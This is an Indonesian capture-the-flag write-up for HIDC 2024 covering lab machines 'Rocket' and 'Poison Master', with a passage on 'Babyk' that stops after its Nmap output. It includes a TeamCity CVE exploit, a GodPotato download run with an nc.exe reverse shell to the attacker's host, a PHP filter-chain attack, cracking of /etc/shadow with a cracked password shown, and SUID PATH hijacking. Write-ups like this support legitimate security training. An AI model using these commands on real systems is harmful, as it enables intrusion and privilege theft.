HIDC 2024

Skill Issue

Bocchi
Wrth

Boot to Root


Rocket - 10.1.2.233

Nmap result

```
# Nmap 7.95 scan initiated Sat Aug 17 09:35:00 2024 as: nmap -vvv -p
135,139,445,3389,5040,5985,7680,8111,47001,49664,49803 -sC -sV -oN nmap.txt
10.1.2.233
Nmap scan report for 10.1.2.233
Host is up, received reset ttl 127 (0.22s latency).
Scanned at 2024-08-17 09:35:00 WIB for 26s

PORT      STATE    SERVICE       REASON          VERSION
135/tcp   filtered msrpc         no-response
139/tcp   filtered netbios-ssn   no-response
445/tcp   filtered microsoft-ds  no-response
3389/tcp  filtered ms-wbt-server no-response
5040/tcp  filtered unknown       no-response
5985/tcp  filtered wsman         no-response
7680/tcp  filtered pando-pub     no-response
8111/tcp  open     http          syn-ack ttl 127 Apache Tomcat (language: en)
|_http-favicon: Unknown favicon MD5: CEE18E28257988B40028043E65A6C2A3
| http-title: Log in to TeamCity &mdash; TeamCity
|_Requested resource was /login.html
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
47001/tcp filtered winrm         no-response
49664/tcp filtered unknown       no-response
49803/tcp filtered unknown       no-response

Read data files from: /opt/homebrew/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 17 09:35:26 2024 -- 1 IP address (1 host up) scanned in 26.34
second
```

Disitu terdapat TeamCity. TeamCity sendiri memiliki cve yang cukup baru, CVE-2024-27198.

Langsung saja kita exploit menggunakan poc dari github



Reverse shell dan flag user pun bisa didapatkan

```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.230
$ nc -ln 34343
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

c:\TeamCity\bin>whoami
whoami
desktop-0luvlvj\darkness

c:\TeamCity\bin>cd C:\Users\darkness\desktop
cd C:\Users\darkness\desktop

C:\Users\darkness\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E81-E54D

 Directory of C:\Users\darkness\Desktop

07/21/2024  02:49 AM    <DIR>          .
07/21/2024  02:49 AM    <DIR>          ..
07/20/2024  06:32 AM                32 user.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  58,707,955,712 bytes free

C:\Users\darkness\Desktop>
```


Ketika menjalankan command `whoami /privs` ditemukan bahwa user saat ini memiliki privilege `SeImpersonatePrivilege`

```
C:\Users\darkness\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Disini saya menggunakan GodPotato untuk privesc

```
c:\Users\darkness\Desktop>curl.exe 10.18.200.92:8888/godpotato.exe -o god.exe
curl.exe 10.18.200.92:8888/godpotato.exe -o god.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 57344  100 57344    0     0  40558      0  0:00:01  0:00:01 --:--:-- 40554

c:\Users\darkness\Desktop>.\god.exe -cmd "c:\TeamCity\bin\nc.exe 10.18.200.92 4444 -e cmd"
```

Reverse shell dan root flag pun didapatkan


beluga@localcat ~/CTF/hacktrace-24/10.1.2.233
$ nc -ln 4444
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>cd c:\Users\protector\Desktop
cd c:\Users\protector\Desktop
c:\Users\protector\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 6E81-E54D
Directory of c:\Users\protector\Desktop
07/20/2024 08:54 AM <DIR> .
07/20/2024 08:54 AM <DIR> ..
07/19/2024 07:34 AM 32 root.txt.txt
1 File(s) 32 bytes
2 Dir(s) 59,997,052,928 bytes free
c:\Users\protector\Desktop>

Poison Master - 10.1.2.234

Nmap result:


```
# Nmap 7.95 scan initiated Sat Aug 17 21:13:40 2024 as: nmap -vvv -p 22,139,445,7765 -sC
-sV -oN nmap.txt 10.1.2.234
Nmap scan report for 10.1.2.234
Host is up, received reset ttl 63 (0.36s latency).
Scanned at 2024-08-17 21:13:41 WIB for 21s

PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 f1:54:2d:31:ca:d7:fb:1a:58:db:74:82:ee:05:8e:45 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPCFrSW5hj6Uf/2stgY
ebz54EAeJWPxOyZSaWMAMq71DP8Ul+doOxQClXZzHGXLs0998LmGgBdn5VNxW0dzVm
pw=
|   256 73:9f:3e:8a:60:3a:0b:82:92:af:c2:27:0f:39:cc:aa (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILlZsusV5YIaHBWUVGx3ycU7c7rG7C/3LX+fWADHlK4V
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4
7765/tcp open  http        syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 36422/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 47045/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 30752/udp): CLEAN (Failed to receive data)
|   Check 4 (port 14200/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: LETHOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| Names:
|   LETHOS<00>           Flags: <unique><active>
|   LETHOS<03>           Flags: <unique><active>
|   LETHOS<20>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
```

```
|   WORKGROUP<1e>       Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_clock-skew: -7m26s
| smb2-time:
|   date: 2024-08-17T14:06:28
|_  start_date: N/A

Read data files from: /opt/homebrew/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 17 21:14:02 2024 -- 1 IP address (1 host up) scanned in 21.85
second
```


Ketika melakukan enumerasi port 7765 menggunakan dirsearch, ditemukan direktori berikut

```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.234
$ python3 ~/tools/dirsearch/dirsearch.py -u http://10.1.2.234:7765/ -w ~/tools/wordlists/seclists/Discovery/Web-Co
ntent/directory-list-lowercase-2.3-small.txt
/Users/beluga/tools/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https:
//setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 81628

Output: /Users/beluga/CTF/hacktrace-24/10.1.2.234/reports/http_10.1.2.234_7765/__24-08-17_21-27-24.txt

Target: http://10.1.2.234:7765/

[21:27:24] Starting:
[                    ]  1%   1554/81628        32/s       job:1/1  errors:0
[21:52:33] 301 -  317B  - /3663445  ->  http://10.1.2.234:7765/3663445/
```


Saat coba diakses, ternyata terdapat fungsionalitas untuk mengeksekusi file. Kemungkinan disini fungsi `include` digunakan pada parameter `file`



Sebenarnya intended solution disini adalah untuk melakukan log poisoning, tapi karena saya mager (baca: skill issue) akhirnya saya pakai [php-filter-chain-generator](#) buatan synactiv saja.



Tinggal paste saja generated filter-chain nya di parameter file. Kemudian input command yang mau dijalankan di parameter 1. Reverse shell pun bisa didapatkan




Setelah melakukan enum, ternyata file `/etc/shadow` bisa dibaca. Kemudian dilakukan password cracking menggunakan `unshadow` dan `john`

Didapatkan creds berikut

Ubmaj:princess

Bisa login menggunakan ssh. Flag user didapatkan



Dalam direktori `supernatural_admin_job`, terdapat SUID binary yang dimiliki oleh `root` dan menjalankan command `systemctl` tanpa absolute path

```
ubmaj@lethos:~/supernatural_admin_job$ ls -lsa
total 28
 4 drwxr-xr-x  2 root  root   4096 Jul 10 10:31 .
 4 drwxr-x--- 11 ubmaj ubmaj  4096 Agu 18 22:54 ..
16 -rwsr-xr-x  1 root  root  16232 Jul 10 10:30 do_it_properly
 4 -rw-r--r--  1 root  root   1047 Jul 10 10:28 i_paid_u_for_this.c
ubmaj@lethos:~/supernatural_admin_job$ cat i_paid_u_for_this.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    // Set the UID and GID to root
    if (setuid(0) != 0) {
        perror("setuid");
        return 1;
    }

    if (setgid(0) != 0) {
        perror("setgid");
        return 1;
    }

    // Restart the smbd service
    int smbd_result = system("systemctl restart smbd");
    if (smbd_result == -1) {
        perror("system");
        return 1;
    }
```

Tinggal di exploit saja dengan path hijacking. Flag root pun didapatkan

```
ubmaj@lethos:/tmp$ export PATH=/tmp/:$PATH
ubmaj@lethos:/tmp$ cat systemctl
/bin/sh
ubmaj@lethos:/tmp$ ~/supernatural_admin_job/do_it_properly
# id
uid=0(root) gid=0(root) groups=0(root),1000(ubmaj)
# ls /root
root.txt  snap
#
```

Babyk - 10.1.2.235


Nmap result:

```
# Nmap 7.95 scan initiated Sat Aug 17 21:38:33 2024 as: nmap -vvv -p 80,2222,8080 -sC -sV
-oN nmap.txt 10.1.2.235
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex
'^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer:
Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP
(Color |)LaserJet ([\w._ -]+)   '
Nmap scan report for 10.1.2.235
Host is up, received echo-reply ttl 63 (0.26s latency).
Scanned at 2024-08-17 21:38:34 WIB for 44s

PORT     STATE SERVICE    REASON         VERSION
80/tcp   open  http       syn-ack ttl 63 Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh        syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 e0:23:6d:3e:4c:e9:bd:b7:6c:49:3d:e1:b4:d8:b7:b7 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIQ9p6pwF9Tt+qz28R
JClN8NevGLvx0sgXvPgKy7sPLM7ZHmQ6cBKwKbpIVkRMYocEbZg+qX82bgdgi+/dM30KQ=
|   256 5a:8e:9f:09:7f:e0:3b:b7:65:5e:cb:30:85:5d:59:fc (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKXdMs+miJ7K8p/RKSROAVnwkjxqaLrMSRkiUkn+ecYX
8080/tcp open  http-proxy syn-ack ttl 63
| http-methods:
|_  Supported Methods: GET HEAD
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: Next.js
|     ETag: "2j1ievtr3k1cy"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1762
|     Vary: Accept-Encoding
|     Date: Thu, 08 Aug 2024 13:04:51 GMT
|     Connection: close
|     <!DOCTYPE html><html><head><meta charSet="utf-8"/><meta name="viewport"
content="width=device-width"/><meta name="next-head-count" content="2"/><link
rel="preload" href="/_next/static/css/64bb05960c9b90fc.css" as="style"/><link rel="stylesheet"
href="/_next/static/css/64bb05960c9b90fc.css" data-n-g=""/><noscript
data-n-css=""></noscript><script defer="" nomodule=""
src="/_next/static/chunks/polyfills-78c92fac7aa8fdd8.js"></script><script
```

```
src="/_next/static/chunks/webpack-ee7e63bc15b31913.js" defer=""></script><script
src="/_next/static/chunks/framework-ecc4130bc7a58a64.js" defer=""></script><script
src="/_next/static/chunks/main-ac52e5f1ea1d2a16.js" defer=""></script><script src="/_nex
|   HTTPOptions:
|     HTTP/1.1 405 Method Not Allowed
|     Allow: GET
|     Allow: HEAD
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     X-Powered-By: Next.js
|     ETag: "75kht60lgg1pv"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2227
|     Vary: Accept-Encoding
|     Date: Thu, 08 Aug 2024 13:04:51 GMT
|     Connection: close
|_    <!DOCTYPE html><html><head><meta charSet="utf-8"/><meta name="viewport"
content="width=device-width"/><title>405: Method Not Allowed</title><meta
name="next-head-count" content="3"/><link rel="preload"
href="/_next/static/css/64bb05960c9b90fc.css" as="style"/><link rel="stylesheet"
href="/_next/static/css/64bb05960c9b90fc.css" data-n-g=""/><noscript
data-n-css=""></noscript><script defer="" nomodule=""
src="/_next/static/chunks/polyfills-78c92fac7aa8fdd8.js"></script><script
src="/_next/static/chunks/webpack-ee7e63bc15b31913.js" defer=""></script><script
src="/_next/static/chunks/fra
|_http-title: Pusat Data Hacktrace
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.95%I=7%D=8/17%Time=66C0B5F0%P=arm-apple-darwin23.4.0%r
SF:(GetRequest,7B0,"HTTP/1\.1\x20200\x20OK\r\nX-Powered-By:\x20Next\.js\r\
SF:nETag:\x20\"2j1ievtr3k1cy\"\r\nContent-Type:\x20text/html;\x20charset=u
SF:tf-8\r\nContent-Length:\x201762\r\nVary:\x20Accept-Encoding\r\nDate:\x2
SF:0Thu,\x2008\x20Aug\x202024\x2013:04:51\x20GMT\r\nConnection:\x20close\r
SF:\n\r\n<!DOCTYPE\x20html><html><head><meta\x20charSet=\"utf-8\"/><meta\x
SF:20name=\"viewport\"\x20content=\"width=device-width\"/><meta\x20name=\"
SF:next-head-count\"\x20content=\"2\"/><link\x20rel=\"preload\"\x20href=\"
SF:/_next/static/css/64bb05960c9b90fc\.css\"\x20as=\"style\"/><link\x20rel
SF:=\"stylesheet\"\x20href=\"/_next/static/css/64bb05960c9b90fc\.css\"\x20
SF:data-n-g=\"\"/><noscript\x20data-n-css=\"\"></noscript><script\x20defer
SF:=\"\"\x20nomodule=\"\"\x20src=\"/_next/static/chunks/polyfills-78c92fac
SF:7aa8fdd8\.js\"></script><script\x20src=\"/_next/static/chunks/webpack-e
SF:e7e63bc15b31913\.js\"\x20defer=\"\"></script><script\x20src=\"/_next/st
SF:atic/chunks/framework-ecc4130bc7a58a64\.js\"\x20defer=\"\"></script><sc
SF:ript\x20src=\"/_next/static/chunks/main-ac52e5f1ea1d2a16\.js\"\x20defer
SF:=\"\"></script><script\x20src=\"/_nex")%r(HTTPOptions,9E9,"HTTP/1\.1\x2
SF:0405\x20Method\x20Not\x20Allowed\r\nAllow:\x20GET\r\nAllow:\x20HEAD\r\n
SF:Cache-Control:\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalida
SF:te\r\nX-Powered-By:\x20Next\.js\r\nETag:\x20\"75kht60lgg1pv\"\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x202227\r\nVa
SF:ry:\x20Accept-Encoding\r\nDate:\x20Thu,\x2008\x20Aug\x202024\x2013:04:5
SF:1\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html><html><head><
```

```
SF:meta\x20charSet=\"utf-8\"/><meta\x20name=\"viewport\"\x20content=\"widt
SF:h=device-width\"/><title>405:\x20Method\x20Not\x20Allowed</title><meta\
SF:x20name=\"next-head-count\"\x20content=\"3\"/><link\x20rel=\"preload\"\
SF:x20href=\"/_next/static/css/64bb05960c9b90fc\.css\"\x20as=\"style\"/><l
SF:ink\x20rel=\"stylesheet\"\x20href=\"/_next/static/css/64bb05960c9b90fc\
SF:.css\"\x20data-n-g=\"\"/><noscript\x20data-n-css=\"\"></noscript><scrip
SF:t\x20defer=\"\"\x20nomodule=\"\"\x20src=\"/_next/static/chunks/polyfill
SF:s-78c92fac7aa8fdd8\.js\"></script><script\x20src=\"/_next/static/chunks
SF:/webpack-ee7e63bc15b31913\.js\"\x20defer=\"\"></script><script\x20src=\
